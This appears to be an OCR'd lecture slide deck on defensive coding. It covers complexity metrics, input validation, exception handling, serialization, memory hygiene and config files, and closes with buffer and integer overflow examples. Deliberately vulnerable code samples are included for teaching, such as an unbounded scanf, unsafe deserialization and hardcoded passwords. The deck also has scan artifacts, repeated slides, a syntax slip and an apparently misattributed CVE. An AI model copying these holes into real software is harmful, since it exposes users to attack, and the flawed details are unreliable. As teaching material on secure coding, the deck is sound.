- e.g. apps to operating systems
- e.g. pages to web browsers




Measuring Complexity | Control Flow Graphs


Mapping all possible execution paths


📊 What is Control Flow?

- Sequence of statements executed during program run
- Every decision point creates a new path
- Visualized as directed graphs (CFG)

```
// 1. Sequential
int x = 5;
x = x + 1;
return x;
// 2. Conditional
if (auth) {
    grant();
} else {
    deny();
}
// 3. Loop with break
while (i < n) {
    if (i == 5) break;
    process(i);
    i++;
}
```







Measuring Complexity | Cyclomatic Complexity (McCabe)


M = E - N + 2P (or just count the decisions + 1)

🧮 The Formula: M = E - N + 2P


- E = Edges (arrows in the graph)
- N = Nodes (boxes/diamonds in the graph)
- P = Connected components (usually 1)

```
// 1. Sequential
int x = 5;
x = x + 1;
return x;
// 2. Conditional
if (auth) {
    grant();
} else {
    deny();
}
// 3. Loop with break
while (i < n) {
    if (i == 5) break;
    process(i);
    i++;
}
```


3 nodes, 2 edges
→ M = 2-3+2 = 1



4 nodes, 4 edges
→ M = 4-4+2 = 2



5 nodes, 6 edges
→ M = 6-5+2 = 3



Measuring Complexity | Best Practices for Security

Keeping Complexity Under Control → Simple code = Secure code

📊 McCabe's Thresholds (Industry Standard)

Complexity	Risk Level	What It Means
1-10	✅ Low Risk	All paths easily testable / auditing
11-20	⚠️ Moderate	Some paths likely missed during testing / effort to audit
21-50	🔥 High Risk	Too complex to fully test and audit
>50	💀 Untestable	Guaranteed bugs

```
// ❌ BAD: Nested clauses (M = 15+)
if (user != null && user.isActive()) {
    if (hasToken() || hasSession()) {
        if (!isBlacklisted() && !isRateLimited()) {
            if (checkPermissions(user)) {
                // ... more conditions
            }
```

```
// ✅ GOOD: Guard clauses (M = 5)
if (user == null) return UNAUTHORIZED;
if (!user.isActive()) return FORBIDDEN;
if (!hasValidAuth()) return UNAUTHORIZED;
if (isBlacklisted()) return FORBIDDEN;
if (isRateLimited()) return TOO_MANY_REQUESTS;
return checkPermissions(user);
```

Do your homework, learn about common vulnerabilities

Learn from patterns, follow expert guidance

🎩 A lot of defensive coding comes down to clever tricks

- CWE - https://cwe.mitre.org/
- Why we do VotD

📜 Understanding history tells us what's *common*, and *possible*


- CVE - https://cve.mitre.org/
- Comes with experience

🔨 Makers of any technology understand their own limitations

- Read the guidelines provided by originators & experts
- Many situations don't apply to you, but some very much will
- Java: http://www.oracle.com/technetwork/java/seccodeguide-139067.html
- C++: https://www.securecoding.cert.org/confluence/pages/viewpage.action?pageId=637

Concept | Attack Surface

More exposed features → higher risk



⌨️ Most exploits enter in through the UI

- Often the same interface the users see
- Hence: input validation & sanitization

🎯Attack surface

- The number & nature of the inputs for a given system
- Can be quantified and usually can be compared
- Harder to determine for open code (libraries, frameworks, …)

📈 Attack surface increases with…

- More (user) inputs
  e.g. new input fields, new features
- Larger input space for a given input
  e.g. allowing a markup language instead of plaintext

Overview of Principles

The defensive coding checklist

🔍 Input Handling

- Validation
- Sanitization

📢 Error & Information Control

- Exception Handling
- Config files

🔒 Object Lifecycle Security

- Class Inheritance / Immutability / Cloning
- Serialization

🎯 State Management

- Concurrency
- Global variables

🛡️ Data Protection

- Unencrypted Storage
- Removal of unused sensitive data

🌐 Boundary Controls

- Native Wrappers
- Character Conversions
- HTTP specs

Input Handling | Validating Input

Never trust user input

- **Input validation is blocking bad inputs**


- **Deny list, also known as sanitization**
  - Enumerate the bad stuff
  - Don’t allow anything on the deny list
  - Drawback: infinite, easy to get around
  - Benefit: react quickly (often no re-compilation), straightforward

- **Allow list**
  - Only accept known good input
  - Often done with regex’s
  - Drawbacks:
    - Sometimes not possible to block certain characters
    - Often requires re-compilation and patches

- **Recommendation: do both, but prefer a allow list**

Input Handling | Sanitizing Input

Sometimes impossible to block; Sanitize



- **Instead of blocking input, *sanitize* it**
  - All input comes in, but it's manipulated
  - Convert it to something that won't be interpreted as code
  - Usually utilizes escape characters

- **e.g. HTML**
  - < is <


- **e.g. Java**
  - " is \"

```
import static
org.apache.commons.lang3.StringEscapeUtils.escapeHtml4;
// ...
String escaped = escapeHtml4(source);
```

- **Drawback: need to know everything to escape**
  - Very denylist-like
  - False positives are also annoying
  - Need to remember to do it… everywhere
  - need to apply the right sanitization in each context

Input Comes in Many Forms

Not always strings and numbers



Consider: images with metadata

- PHP had many issues with EXIF JPEG metadata
- Adobe Acrobat & embedded fonts
- Java with ICC and BMP
  http://recxltd.blogspot.com/2012/01/bmp-and-icc-standard-tale-in.html
- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-2789

and JRE 1.3.1_19 and earlier, when running on Unix/Linux systems, allows remote attackers to cause a denial of service (JVM hang) via untrusted applets or applications that open arbitrary local files via a crafted BMP file, such as /dev/tty.

Proper Exception Handling

Most unexpected behavior results in an exception

- Handle the exceptions you know about
- Know that sometimes some get away

Design your system to handle exceptions at the top-level

- E.g. Java → usually catch **`Throwable`**, not **`Exception`**

For maintainability & complexity:

- Avoid promoting unnecessarily
  e.g. "`throws Exception`"
- Deal with related exceptions in one place, near the problem
  e.g. wrapper around private methods in a class

Sheer laziness:

```
try{something();} catch{}
```

Just re-throwing exceptions may leak information

📢 CWE-209: Information Exposure Through an Error Message

```
try {
    openDbConnection();
}
// print exception message that includes
// exception message and configuration file location
catch (Exception e) {
    System.out.println("Caught exception: " + e.getMessage());
    System.out.println("Check credentials in config file at: " + mysqlConfigLocation);
}
```

finally

Don't forget about the `finally` clause!

- Anything in the `finally` clause gets executed no matter what happens
- Good for cleanup of resources

```
public void something() {
  Connection conn = null;
  try {
    conn = getConnection();
    /* do db stuff */
  } catch (SQLException e) {
    /* handle it */
  } finally {
    DBUtil.closeConnection(conn);
  }
}
```

Think of the Children

🥸 Subclassing overrides methods

- In untrusted API situations, make sure you can't be extended and have a sensitive method overridden
- Use the **`final`** keyword:

```
public final class Countdown{}
```

```
public final class String{}
```

🧟 Malicious subclasses can override `finalize()` methods to resurrect objects

Immutability in OOP

Unchangeable objects lead to fewer bugs, better concurrency, better security

😈 Setters can be evil

- Side-effects likely cause bugs
- What if we construct, run, set, then run again?
- Unnecessarily increases complexity
- Violates encapsulation
- Don't just throw setters in if you don't have a reason

🔓 Generally prefer immutability where possible


```
final public class ImmutableObjectExample {
    private final Integer i;
    private final List<Integer> l;
    public ImmutableObjectExample(int a, Integer b, List <Integer> c) {
        this.i = b;
        this.l = new ArrayList<>(c); // The list in not an immutable object so we have
        // to build a defensive copy and assignee it to the field
    }
}
```

https://dzone.com/articles/about-immutability-in-object-oriented-programming

Cloning is Insecure (and Medically Unethical!)

🐑 Every Java object has a `clone()` method

- Often error-prone
- Doesn't do what you think it does



😬 Even the Java architects don't like it

- The Java Language Secure Coding Guidelines from Oracle recommend not using `java.lang.Cloneable` entirely
- Recommendation even: Override the clone method to make classes unclonable unless required

⚠️ Problem: Cloning allows attackers to instantiate classes without constructors

🛠️ Use your own copy mechanism if needed

Concurrency is Always a Risk

🤨 Treat anything concurrent with initial distrust

- Race conditions → Denial of Service
- Shared memory → Potential Leakage
- Weird circumstances → Potential Tampering

🌐 Concurrency is ubiquitous: webapps, databases, GUIs, games, etc.

🎲 Common poor assumptions

- “There will be only one copy of this thread”
- “There will only be X threads”
- “Nobody knows about my mutability”

Native Wrappers

🧬 **If you use another language, you inherit all of the risks in that language**

e.g. Java Native Interface (JNI) can execute a C program with a buffer overflow

👽 **Treat native calls as external entities**

- Perform input validation & sanitization
- If loaded at runtime → spoofing opportunity

Global and Static Variable Risks

Global variables are evil

😈 Global variables are evil

- Solves problems fast and good for the lazy 😴

👹 Mutable global variables are an abomination

- Unnecessarily increases complexity
- Tampering concern in an untrusted API
- Unpredictable behavior in distributed systems
- Constants are the only acceptable use of globals
-

🙃 Nice try, but still doesn't count

```
public static final List<String> list = new ArrayList<String>();
// Problem: The reference is final, but the LIST CONTENTS are still mutable!
// Anyone can do: list.add("malicious data");
```

Serial Killer

Never trust the bytes | deserialization bypasses all your defenses

🎰 Serialization is often unnecessary, difficult to get right

- ALL automatic deserialization is dangerous - Java, JSON, XML, YAML
- Parse to primitive types, construct objects manually with validation
- Allowlist specific classes if you MUST deserialize

🧙 Deserializing is essentially constructing objects without executing constructors

- If your system uses it, don’t assume the constructor will be executed
- Can reverse-engineer to violate constructor post-conditions

```
public class Employee implements java.io.Serializable {
    // Constructor has security checks - but they're bypassed!
}

// UNSAFE - Never do this with untrusted data:
ObjectInputStream in = new ObjectInputStream(untrustedInput);
Employee e = (Employee) in.readObject(); // 💣 RCE happens here!

// Also UNSAFE - JSON/XML with auto-binding:
Employee e = mapper.readValue(json, Employee.class); // Still RCE!
```

Serial Killer

Prevent accidental data exposure in serialized objects

⚠️ serialized != encrypted

- Confidentiality disclosure
- Use **`transient`** for variables that don't need serialization
  e.g. environment info, timestamps, keys

```
class Test implements Serializable
{
    // Making password transient for security
    private transient String password;
```

https://www.geeksforgeeks.org/transient-keyword-java/

🛡️ OWASP Recommendation

```
private final void readObject(ObjectInputStream in)
    throws java.io.IOException {
  throw new java.io.IOException("Class cannot be deserialized");
}
```

Unencrypted Storage

OS protection fails when attackers get root

💻 Assume an application on a desktop, server, smartphone…

- Any such application writes files to disk
- Who protects access to those files? The operating system.

💀 But how about root exploits?

- Any exploit that can “root” your device has access to storage.

➡️ Best practice is to encrypt *and authenticate* all data that processes write to disk

- Encryption: To prevent other processes from reading your process’ data
- Authentication: To prevent other processes from manipulating your process’ data

🎭 Full-disk encryption doesn’t help, as running devices decrypt content on the fly

- Only provides additional protection when device is switched off

Dead Store Removal

Secrets persist in memory and dumps unless explicitly cleared

🧹 Don’t leave sensitive data sitting in memory longer than needed

- Hibernation features dump RAM to HDD
- Segfault → core dump → passwords!

☕ In Java never store passwords in Strings, always in byte arrays which you can clear

```
void authenticate(String password) { // ❌ DANGEROUS: String param
  if (checkPassword(password)) {
    // Even after this method ends, "password" sits in:
    // String pool / memory until GC, Core/heap dumps
  }
  password = null;  // USELESS: String still in memory
}

void auth(char[] password) {  // ✅ CORRECT: Use char[] and clear
  try { if (checkPassword(password)) { /* use password */ } }
  } finally {                       // Actually clears memory
    Arrays.fill(password, '\0');  // Actually clears memory
  }
}

// That's why Console.readPassword() returns char[], not String!
```

```
void GetData(char *MFAddr) {
  char pwd[64];
  if (GetPasswordFromUser(pwd, sizeof(pwd))) {
    if (ConnectToMainframe(MFAddr, pwd)) {
      // Interact with mainframe
    }
    memset(pwd, 0, sizeof(pwd)); //clear pass
  }
}
```

similar patterns appeared in OpenSSL (CVE-2019-14379)

⚠️ Compilers might optimize clear calls `pwd` is never used again

→ So watch out for zealous compiler optimizations (more later)

Watch Character Conversions

Encoding mismatches lead to security disasters

🌎 Most apps require localization in some form

- You will need to convert one character set to another for translation
- When apps “catch on”, localization is usually an afterthought

📏 Not all character sets are the same size!

- Assume fixed character size? Consider Chinese chars!
- Not every byte maps to a character
- Sometimes multiple bytes map to a single character

✅ Recommendations

- Use unicode: UTF-8 or UTF-16
- Don’t roll your own converters
- Check: web servers, database systems, command inputs

🎭 Punicode attack

In HTTP, let your GET mean GET

Breaking HTTP semantics can break security (remember CSRF?)

🔧 HTTP protocols have different actions

- GET – for retrieving data (typical usage)
- POST, DELETE, etc. – modify stuff (require explicit submission)
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Methods

📜 HTTP protocol specifies GET actions should never have persistent effects

- Even though you can encode parameters into URLs
- Greatly helps mitigate cross-site request forgery (CSRF)
- Rarely respected

✅ This is okay:

```
<a href="index.jsp?navigation=home">Home</a>
```

❌ This is not:

```
<a href="index.jsp?changeName=Bobby">Change Name</a>
```

DoS in Many forms

Remember: Availability is also a security property

💥 Denial of service occurs in many, many ways

- Overflow the hard drive
- Overflow memory → page faults
- Poor hash codes → constant hash collisions
- Slow database queries
- Poor algorithmic complexity
- Deadlocks, race conditions, other concurrency
- Network bandwidth issues

✅ Recommendations

- Black-box stress testing
- White-box, unit-level stress testing
- Focus less on user inputs, more on the logic
- Learn the art of profiling, e.g. java –agentlib:hprof

Don’t Forget Config Files!

Configuration is code, treat it with the same security rigor

🔧 Vulnerabilities can also exist in system *configuration*

- e.g. log overflow, hardcoded credentials, authorization problems

📦 Makefiles & Installation definitions

- Insecure compiler optimizations, e.g. dead store removal optimizations
- Using out-of-date, vulnerable dependencies

Examples

- Localization configurations
- General configuration
- Example configurations

```
# .env committed to GitHub
DATABASE_PASSWORD=admin123  # Found by GitHub scanners

# Docker-compose.yml with defaults
MYSQL_ROOT_PASSWORD=root    # Still in production!

# Log4j config enabling JNDI
log4j2.formatMsgNoLookups=false  # CVE-2021-44228
```

✅ Recommendation

- Bring these up in code inspections
- Look at the defaults, and what is missing

This list was long but not exhaustive

Learning a new programming language?

- Search for secure programming guidelines for that language

Also browse the CWE database

Good starting points also:

- OWASP Top 10
  https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- OWASP Mobile Top 10
  https://www.owasp.org/index.php/Projects/OWASP_Mobile_Security_Project_-_Top_Ten_Mobile_Risks

 Old Vulnerability of the day

Buffer Overflow


Stack Smashing

```c
#include <stdio.h>
#include <stdlib.h>

int somefunc(){
    int x;
    char name[11];
    scanf("%s", name);
    x = name[2];
    return x;
}

int main(int argc, char **argv){
    somefunc();
}
```

```asm
.LC0:
  .string "%s"
somefunc():
  push rbp
  mov rbp, rsp
  sub rsp, 16
  lea rax, [rbp-16]
  mov rsi, rax
  mov edi, OFFSET FLAT:.LC0
  mov eax, 0
  call scanf
  movzx eax, BYTE PTR [rbp-14]
  movsx eax, al
  mov DWORD PTR [rbp-4], eax
  mov eax, DWORD PTR [rbp-4]
  leave
  ret
main:
  push rbp
  mov rbp, rsp
  sub rsp, 16
  mov DWORD PTR [rbp-4], edi
  mov QWORD PTR [rbp-16], rsi
  call somefunc()
  mov eax, 0
  leave
  ret
```



- **User may overwrite function pointer. So what?**


frage beantworten

```c
#include <stdio.h>
#include <stdlib.h>

int somefunc(){
    int x;
    char name[11];
    scanf("%s", name);
    x = name[2];
    return x;
}

int main(int argc, char **argv){
    somefunc();
}
```

```asm
.LC0:
  .string "%s"
somefunc():
  push rbp
  mov rbp, rsp
  sub rsp, 16
  lea rax, [rbp-16]
  mov rsi, rax
  mov edi, OFFSET FLAT:.LC0
  mov eax, 0
  call scanf
  movzx eax, BYTE PTR [rbp-14]
  movsx eax, al
  mov DWORD PTR [rbp-4], eax
  mov eax, DWORD PTR [rbp-4]
  leave
  ret
main:
  push rbp
  mov rbp, rsp
  sub rsp, 16
  mov DWORD PTR [rbp-4], edi
  mov QWORD PTR [rbp-16], rsi
  call somefunc()
  mov eax, 0
  leave
  ret
```




Code Injection

```c
#include <stdio.h>
#include <stdlib.h>

int somefunc(){
    int x;
    char name[11];
    scanf("%s", name);
    x = name[2];
    return x;
}

int main(int argc, char **argv){
    somefunc();
}
```

```asm
.LC0:
  .string "%s"
somefunc():
  push rbp
  mov rbp, rsp
  sub rsp, 16
  lea rax, [rbp-16]
  mov rsi, rax
  mov edi, OFFSET FLAT:.LC0
  mov eax, 0
  call scanf
  movzx eax, BYTE PTR [rbp-14]
  movsx eax, al
  mov DWORD PTR [rbp-4], eax
  mov eax, DWORD PTR [rbp-4]
  leave
  ret
main:
  push rbp
  mov rbp, rsp
  sub rsp, 16
  mov DWORD PTR [rbp-4], edi
  mov QWORD PTR [rbp-16], rsi
  call somefunc()
  mov eax, 0
  leave
  ret
```



Direct execution of user-controlled, arbitrary code!

Mitigations?

frage beantworten

Mitigation: Stack Protector


```c
#include <stdio.h>
#include <stdlib.h>

int somefunc(){
    int x;
    char name[11];
    scanf("%s", name);
    x = name[2];
    return x;
}

int main(int argc, char **argv){
    somefunc();
}
```

```
.LC0:
  .string "%s"
somefunc():
  push rbp
  mov rbp, rsp
  sub rsp, 48
  mov rax, QWORD PTR fs:40
  mov QWORD PTR [rbp-8], rax
  xor eax, eax
  lea rax, [rbp-32]
  mov rsi, rax
  mov edi, OFFSET FLAT:.LC0
  mov eax, 0
  call scanf
  movzx eax, BYTE PTR [rbp-30]
  movsx eax, al
  mov DWORD PTR [rbp-36], eax
  mov eax, DWORD PTR [rbp-36]
  mov rdx, QWORD PTR [rbp-8]
  xor rdx, QWORD PTR fs:40
  je .L3
  call __stack_chk_fail
.L3:
  leave
  ret
main:
  push rbp
  mov rbp, rsp
  sub rsp, 16
  mov DWORD PTR [rbp-4], edi
  mov QWORD PTR [rbp-16], rsi
  call somefunc()
  mov eax, 0
  leave
  ret
```

Detect Smashing before returning



Question: What are possible issues?

frage beantworten

Stack Protector - Limitations

- Performance penalty!
- Canary only protects what is after it, so attacker may succeed in overwriting other critical stuff on the stack
- Canary value could be read, if attacker may read beyond the bounds of a stack variable

Integer Overflow

- 32 bit system, C++ code

```
mTimeToSampleCount = U32_AT(&header[4]);
```

```
mTimeToSample = new uint32_t[mTimeToSampleCount * 2];
size_t size = sizeof(uint32_t) * mTimeToSampleCount * 2
```

Integer Overflow!

- Too little memory allocated for mTimeToSample!

Fix attempt

```
mTimeToSampleCount = U32_AT(&header[4]);
uint64_t allocSize = mTimeToSampleCount * 2 * sizeof(uint32_t); Overflow!
if (allocSize > SIZE_MAX) {  Always false!
    return ERROR_OUT_OF_RANGE;
}
mTimeToSample = new uint32_t[mTimeToSampleCount * 2];      Still Overflow!
size_t size = sizeof(uint32_t) * mTimeToSampleCount * 2
```

- **This mistake made 95% of all Android devices vulnerable against remote code execution! (CVE-2015-1538)**
- **AKA Stagefright**